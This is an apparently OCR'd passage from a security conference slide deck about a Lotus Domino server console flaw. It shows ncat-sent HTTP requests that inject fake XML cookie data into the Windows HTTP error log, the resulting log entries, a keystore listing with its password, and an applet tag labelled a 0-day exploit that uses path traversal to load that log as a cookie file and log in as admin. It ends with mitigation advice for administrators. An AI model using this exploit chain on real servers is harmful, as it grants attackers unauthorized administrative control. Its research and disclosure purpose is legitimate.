GET /<user name="admin"cookie="pass"address="111"> HTTP/1.0\r\n\r\n
```

c:\windows\system32\logfiles\httperr\httperr1.log:

```
#Software: Microsoft HTTP API 2.0
#Version: 1.0
#Date: 2011-08-22 09:19:16
#Fields: date time c-ip c-port s-ip s-port cs-version cs-method cs-
uri sc-status
s-siteid s-reason s-queuename
2011-08-22 09:19:16 10.10.10.101 46130 10.10.9.9  47001 - - - 400 -
BadRequest -
2011-08-22 09:19:16 10.10.10.101 46234 10.10.9.9  47001 HTTP/1.0
GET /<user%20name="admin"cookie="pass"address="111"> 404 - NotFound
-
```

XML cookie Injection

ncat targethost 49152

```
GET /<user HTTP/1.0
```

ncat targethost 49152


```
GET /name="admin"cookie="pass"address="111" HTTP/1.0
```

c:\windows\system32\logfiles\httperr\httperr1.log:

```
#Software: Microsoft HTTP API 2.0
#Version: 1.0
#Date: 2011-08-22 09:19:16
#Fields: date time c-ip c-port s-ip s-port cs-version cs-method cs-
uri sc-status
s-siteid s-reason s-queuename
2011-08-22 09:19:16 10.10.10.101 46130 10.10.9.9  47001 - - - 400 -
BadRequest -
2011-08-22 09:19:16 10.10.10.101 46234 10.10.9.9  47001 HTTP/1.0
GET /<user 404 - NotFound -
2011-08-22 09:19:16 10.10.10.101 46234 10.10.9.9 GET
/name="admin"cookie="pass“
address="111"> 404 - NotFound -
```

What about client's cert?

dconsole.jar





```
C:\Users\Alexej>keytool -list -keystore  d:\jconsole.jks -storepass andhrawala

Keystore type: JKS
Keystore provider: SUN

Your keystore contains 20 entries

domino server console ca, 11.06.2004, trustedCertEntry,
Certificate fingerprint (MD5): 3C:5F:D0:25:D3:C5:2E:AF:9A:BA:A9:B9:89:1B:49:1D
verisign class 1 public primary certification authority - g2, 11.06.2004, truste
dCertEntry,
Certificate fingerprint (MD5): DB:23:3D:F9:69:FA:4B:B9:95:80:44:73:5E:7D:41:83
verisign class 2 public primary certification authority, 11.06.2004, trustedCert
Entry,
Certificate fingerprint (MD5): B3:9C:25:B1:C3:2E:32:53:80:15:30:9D:4D:02:77:3E
rsa secure server certification authority, 11.06.2004, trustedCertEntry,
Certificate fingerprint (MD5): 74:7B:82:03:43:F0:00:9E:6B:B3:EC:47:BF:85:A5:93
verisign class 2 public primary certification authority - g2, 11.06.2004, truste
dCertEntry,
Certificate fingerprint (MD5): 2D:BB:E5:25:D3:D1:65:82:3A:B7:0E:FA:E6:EB:E2:E1
verisign class 3 public primary certification authority, 11.06.2004, trustedCert
Entry,
Certificate fingerprint (MD5): 10:FC:63:5D:F6:26:3E:0D:F3:25:BE:5F:79:CD:67:67
verisign test ca root certificate, 11.06.2004, trustedCertEntry,
```

0-day exploit (tested on 8.5.3)

```
<applet name = "DominoConsole"
code = "lotus.domino.console.DominoConsoleApplet.class"
codebase = "http://127.0.0.1/domjava/"
archive = "dconsole.jar"
width = "100%"
height = "99%“>

<PARAM NAME="debug" VALUE="true">
<PARAM NAME="port" VALUE="2050">
<PARAM NAME="useraddress" VALUE="http://twitter/asintsov">
<PARAM NAME="username" VALUE="admin">
<PARAM NAME="cookiefile"
VALUE="\..\..\..\windows\system32\logfiles\httperr\httperr1.log">
<PARAM NAME="cookievalue" VALUE="pass">
<PARAM NAME="onLoad" VALUE="onLoadConsole">
</applet>
```

DEMO

Internet/CyberWar/ APT/Booo!




Conclusions

- Pen-tester will get more profit if he tries to research something // thx Cap!
- pen-tester ⊃security researcher
- We got 0-day 8)

To admins:

- Set filter on 2050/tcp
- Use both mitigations
  - Less privileges for console user
  - Set service password on console



Thank you!

a.sintsov@dsecrg.com
dookie@inbox.ru

@asintsov